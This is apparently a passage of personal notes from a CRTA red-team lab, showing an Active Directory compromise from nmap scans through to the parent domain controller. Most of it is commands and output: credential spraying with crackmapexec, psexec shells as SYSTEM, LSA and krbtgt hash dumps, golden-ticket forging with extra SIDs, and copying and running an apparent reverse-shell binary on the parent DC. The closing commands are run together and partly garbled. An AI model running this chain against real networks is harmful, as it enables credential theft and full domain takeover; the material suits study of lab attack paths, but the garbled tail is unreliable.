1   850.40 ms 192.168.98.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 17 14:06:23 2025 -- 1 IP address (1 host up) scanned in 177.36 seconds
192.168.98.30:
# Nmap 7.95 scan initiated Wed Sep 17 14:03:13 2025 as: /usr/lib/nmap/nmap -Pn -A -oN 192.168.98.30.txt 192.168.98.30
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 192.168.98.30
Host is up (0.70s latency).
Not shown: 800 closed tcp ports (reset), 196 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc?
139/tcp  open  netbios-ssn?
445/tcp  open  microsoft-ds?
5985/tcp open  wsman?
Aggressive OS guesses: 3Com Baseline Switch 2924-SFP or Cisco ESW-520 switch or Allied Telesis AT-8000 series switch (86%), Allied Telesis AT-8000S; Dell PowerConnect 2824, 3448, 5316M, or 5324; Linksys SFE2000P, SRW2024, SRW2048, or SRW224G4; or TP-LINK TL-SL3428 switch (86%), Aruba, Cisco, or Netgear switch (Linux 3.10 or 4.4) (86%), Cisco SG 300-10, Dell PowerConnect 2748, Linksys SLM2024, SLM2048, or SLM224P, or Netgear FS728TP or GS724TP switch (86%), Linksys SRW2000-series or Allied Telesyn AT-8000S switch (86%), Linksys SRW2008MP switch (85%), IBM z/OS 1.12 (85%), Apple iOS 4.3.3 (85%), Cisco SRW2008-K9 switch (85%), OpenBSD 5.5 (85%)
No exact OS matches for host (test conditions non-ideal).

Host script results:
|_clock-skew: -21m31s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-09-17T17:43:36
|_  start_date: N/A
|_nbstat: NetBIOS name: MGMT, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:96:b5:34 (VMware)

TRACEROUTE
HOP RTT       ADDRESS
1   696.31 ms 192.168.98.30

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 17 14:05:40 2025 -- 1 IP address (1 host up) scanned in 147.55 seconds
192.168.98.120:
# Nmap 7.95 scan initiated Wed Sep 17 14:04:08 2025 as: /usr/lib/nmap/nmap -Pn -A -oN 192.168.98.120.txt 192.168.98.120
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 192.168.98.120
Host is up (0.32s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-17 17:43:24Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: warfare.corp0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: warfare.corp0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Aggressive OS guesses: 3Com Baseline Switch 2924-SFP or Cisco ESW-520 switch or Allied Telesis AT-8000 series switch (86%), Allied Telesis AT-8000S; Dell PowerConnect 2824, 3448, 5316M, or 5324; Linksys SFE2000P, SRW2024, SRW2048, or SRW224G4; or TP-LINK TL-SL3428 switch (86%), Aruba, Cisco, or Netgear switch (Linux 3.10 or 4.4) (86%), Linksys SRW2008MP switch (86%), Cisco SG 300-10, Dell PowerConnect 2748, Linksys SLM2024, SLM2048, or SLM224P, or Netgear FS728TP or GS724TP switch (86%), Linksys SRW2000-series or Allied Telesyn AT-8000S switch (86%), Cisco SRW2008-K9 switch (85%), OpenBSD 5.5 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: CDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-09-17T17:44:20
|_  start_date: N/A
|_nbstat: NetBIOS name: CDC, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:96:0d:49 (VMware)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: -21m31s

TRACEROUTE
HOP RTT       ADDRESS
1   318.93 ms 192.168.98.120

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 17 14:06:13 2025 -- 1 IP address (1 host up) scanned in 124.88 seconds
internal access:
- sprayed discovered creds from earlier to all hosts in
targets.txtwith crackmapexec
crackmapexec --verbose smb target.txt -u john -p User1@#$%6- 192.168.98.30 was pwned. the domain was
child.warfare.corpso its in the child DC - all of them are windows server 2019
╭─[~/projects/CRTA/lab/internal]─[root@DEMONDAYZ]─[0]─[5040]
╰─[:)] # crackmapexec smb targets.txt -u john -p User1@#$%6
SMB         192.168.98.30   445    MGMT             [*] Windows 10 / Server 2019 Build 17763 x64 (name:MGMT) (domain:child.warfare.corp) (signing:False) (SMBv1:False)
SMB         192.168.98.2    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:warfare.corp) (signing:True) (SMBv1:False)
SMB         192.168.98.120  445    CDC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:CDC) (domain:child.warfare.corp) (signing:True) (SMBv1:False)
SMB         192.168.98.30   445    MGMT             [+] child.warfare.corp\john:User1@#$%6 (Pwn3d!)
SMB         192.168.98.2    445    DC01             [-] warfare.corp\john:User1@#$%6 STATUS_LOGON_FAILURE
SMB 192.168.98.120 445 CDC [+] child.warfare.corp\john:User1@#$%6 | IP | role | domain |
|---|---|---|
| 192.168.98.2 | DC01 | warfare.corp |
| 192.168.98.120 | CDC | child.warfare.corp |
| 192.168.98.30 | MGMT | child.warfare.corp |
- connected with impacket’s psexec.py. got user
nt authority\system - did some unum:
C:\Windows\Temp> net user /dom
The request will be processed at a domain controller for domain child.warfare.corp.


User accounts for \\cdc.child.warfare.corp

-------------------------------------------------------------------------------
Administrator            corpmngr                 Guest
john                     krbtgt
The command completed with one or more errors.


C:\Windows\Temp> ping cdc.child.warfare.corp

Pinging cdc.child.warfare.corp [192.168.98.120] with 32 bytes of data:
Reply from 192.168.98.120: bytes=32 time<1ms TTL=128
Reply from 192.168.98.120: bytes=32 time<1ms TTL=128
Reply from 192.168.98.120: bytes=32 time<1ms TTL=128
Reply from 192.168.98.120: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.98.120:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Windows\Temp> ping child.warfare.corp

Pinging child.warfare.corp [192.168.98.120] with 32 bytes of data:
Reply from 192.168.98.120: bytes=32 time<1ms TTL=128
Reply from 192.168.98.120: bytes=32 time<1ms TTL=128
Reply from 192.168.98.120: bytes=32 time<1ms TTL=128
Reply from 192.168.98.120: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.98.120:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

oC:\Windows\Temp
C:\Windows\Temp> ping warfare.corp

Pinging warfare.corp [192.168.98.2] with 32 bytes of data:
Reply from 192.168.98.2: bytes=32 time<1ms TTL=128
Reply from 192.168.98.2: bytes=32 time<1ms TTL=128
Reply from 192.168.98.2: bytes=32 time<1ms TTL=128
Reply from 192.168.98.2: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.98.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms- domains:
192.168.98.2 warfare.corp
192.168.98.120 child.warfare.corp cdc.child.warfare.corp- lets add em to our
/etc/hostsfile - since we have administrative/system level access we can dump the LSA secrets to get creds
crackmapexec --verbose smb 192.168.98.120 -u corpmngr -p "User4&*&*" --lsaDEBUG $MACHINE.ACC
SMB 192.168.98.30 445 MGMT CHILD\MGMT$:aes256-cts-hmac-sha1-96:344c70047ade222c4ab35694d4e3e36de556692f02ec32fa54d3160f36246eec
SMB 192.168.98.30 445 MGMT CHILD\MGMT$:aes128-cts-hmac-sha1-96:aa5b3d84614911fe611eafbda613baaf
SMB 192.168.98.30 445 MGMT CHILD\MGMT$:des-cbc-md5:6402e0c20b89d386
SMB 192.168.98.30 445 MGMT CHILD\MGMT$:plain_password_hex:4f005d003b006f0074005d003500760067002f0032007a0046004e0020004d00700023003600570031005000770041002600700055003d005a0047006100370033003e003b0032004600410059002a006b0046004400410069003e00530066006a0033006e0061007a004e0060003300590063005e0048006c005c0053003e003e0033003c007300500043007a002500300031004b00610060002000540033007a003f004200580048002f0068006d0052006f0027005b00520061003b003a0075002b0050004a005d006b003c006d004c00730045005d005b0074006c004b00760045005c00280059003a0066002000
SMB 192.168.98.30 445 MGMT CHILD\MGMT$:aad3b435b51404eeaad3b435b51404ee:0f5fe480dd7eaf1d59a401a4f268b563:::
DEBUG:impacket:Looking into DefaultPassword
DEBUG Looking into DefaultPassword
DEBUG:impacket:Discarding secret DefaultPassword, NULL Data
DEBUG Discarding secret DefaultPassword, NULL Data
DEBUG:impacket:Looking into DPAPI_SYSTEM
DEBUG Looking into DPAPI_SYSTEM
INFO:impacket:DPAPI_SYSTEM
DEBUG DPAPI_SYSTEM
SMB 192.168.98.30 445 MGMT dpapi_machinekey:0x34e3cc87e11d51028ffb38c60b0afe35d197627d
dpapi_userkey:0xb890e07ba0d31e31c758d305c2a29e1b4ea813a5
DEBUG:impacket:Looking into NL$KM
DEBUG Looking into NL$KM
INFO:impacket:NL$KM
DEBUG NL$KM
SMB 192.168.98.30 445 MGMT NL$KM:df885acfa168074cc84de093af76093e726cd092e9ef9c72d6fe59c6cbb70382d896c9569b67dcdac871dd77b96916c8c1187d40c118474c481ddf62a7c04682
DEBUG:impacket:Looking into _SC_SNMPTRAP
DEBUG Looking into _SC_SNMPTRAP
INFO:impacket:_SC_SNMPTRAP
DEBUG _SC_SNMPTRAP
SMB 192.168.98.30 445 MGMT corpmngr@child.warfare.corp:User4&*&*
SMB 192.168.98.30 445 MGMT [+] Dumped 10 LSA secrets to /root/.cme/logs/MGMT_192.168.98.30_2025-09-20_084415.secrets and /root/.cme/logs/MGMT_192.168.98.30_2025-09-20_084415.cached
DEBUG:root:Stopped thread poller
DEBUG Stopped thread poller- shitton of hashes and a cred to spray
╭─[~/projects/CRTA/lab/internal]─[root@DEMONDAYZ]─[127]─[5062]
╰─[:(] # crackmapexec smb targets.txt -u corpmngr -p "User4&*&*"
SMB         192.168.98.120  445    CDC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:CDC) (domain:child.warfare.corp) (signing:True) (SMBv1:False)
SMB         192.168.98.2    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:warfare.corp) (signing:True) (SMBv1:False)
SMB         192.168.98.30   445    MGMT             [*] Windows 10 / Server 2019 Build 17763 x64 (name:MGMT) (domain:child.warfare.corp) (signing:False) (SMBv1:False)
SMB         192.168.98.120  445    CDC              [+] child.warfare.corp\corpmngr:User4&*&* (Pwn3d!)
SMB         192.168.98.2    445    DC01             [-] warfare.corp\corpmngr:User4&*&* STATUS_LOGON_FAILURE
SMB 192.168.98.30 445 MGMT [+] child.warfare.corp\corpmngr:User4&*&* - 192.168.98.120 got pwned. accessed it
psexec.py 'child/corpmngr:User4&*&*@child.warfare.corp'- did whoami. im
nt authority\system. time to dump the lsa for this too hehe - didnt get anything useful (that i know of)
- got privs details:
C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled- got the hash amd of the
krbtgtuser to sign a tgt
╭─[~/projects/CRTA/lab/internal]─[root@DEMONDAYZ]─[0]─[5067]
╰─[:)] # secretsdump.py -debug child/corpmngr:'User4&*&*'@cdc.child.warfare.corp -just-dc-user 'child\krbtgt'
/root/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /root/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacket
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Calling DRSCrackNames for child\krbtgt
[+] Calling DRSGetNCChanges for {1c0a5a45-4b61-4bdd-adfc-92982f35601d}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=krbtgt,CN=Users,DC=child,DC=warfare,DC=corp
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e57dd34c1871b7a23fb17a77dec9b900:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Finished processing and printing user's hashes, now printing supplemental information
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2
krbtgt:aes128-cts-hmac-sha1-96:806d6ea798a9626d3ad00516dd6968b5
krbtgt:des-cbc-md5:ba0b49b6b6455885
[*] Cleaning up...- krbtgt hashes:
- nthash: e57dd34c1871b7a23fb17a77dec9b900
- aes256: ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2
- child DC SID: S-1-5-21-3754860944-83624914-1883974761
- parent DC SID: S-1-5-21-3375883379-808943238-3239386119
ticketer.py -domain child.warfare.corp -aesKey ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2 -domain-sid S-1-5-21-3754860944-83624914-1883974761 -groups 516 -user-id 1106 -extra-sid S-1-5-21-3375883379-808943238-3239386119-516,S-1-5-9 'corpmngr'export KRB5CCNAME=corpmngr.ccachekerberos::golden /user:Administrator /domain:child.warfare.corp /sid:S-1-5-21-3754860944-83624914-1883974761 /sids:S-1-5-21-3375883379-808943238-3239386119 /aes256:ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2 /startoffset:-5 /endin:600 /renew:10080 /pttgetST.py -spn 'CIFS/dc01.warfare.corp' -k -no-pass child.warfare.corp/corpmngr -debugexport KRB5CCNAME=corpmngr@CIFS_dc01.warfare.corp@WARFARE.CORP.ccachepsexec.py alice@TARGET_IP -k -no-pass -dc-ip 10.0.0.5secretsdump.py -k -no-pass dc01.warfare.corp -just-dc-user 'warfare\Administrator' -debug psexec.py -debug 'warfare/Administrator@dc01.warfare.corp' -hashes aad3b435b51404eeaad3b435b51404ee:a2f7b77b62cd97161e18be2ffcfdfd60psexec.exe -accepteula \\dc01.warfare.corp cmd.exe
copy rev3.exe \\dc01.warfare.corp\c$\rev3.exe
psexec.exe -d \\dc01.warfare.corp cmd /c "C:\rev3.exe"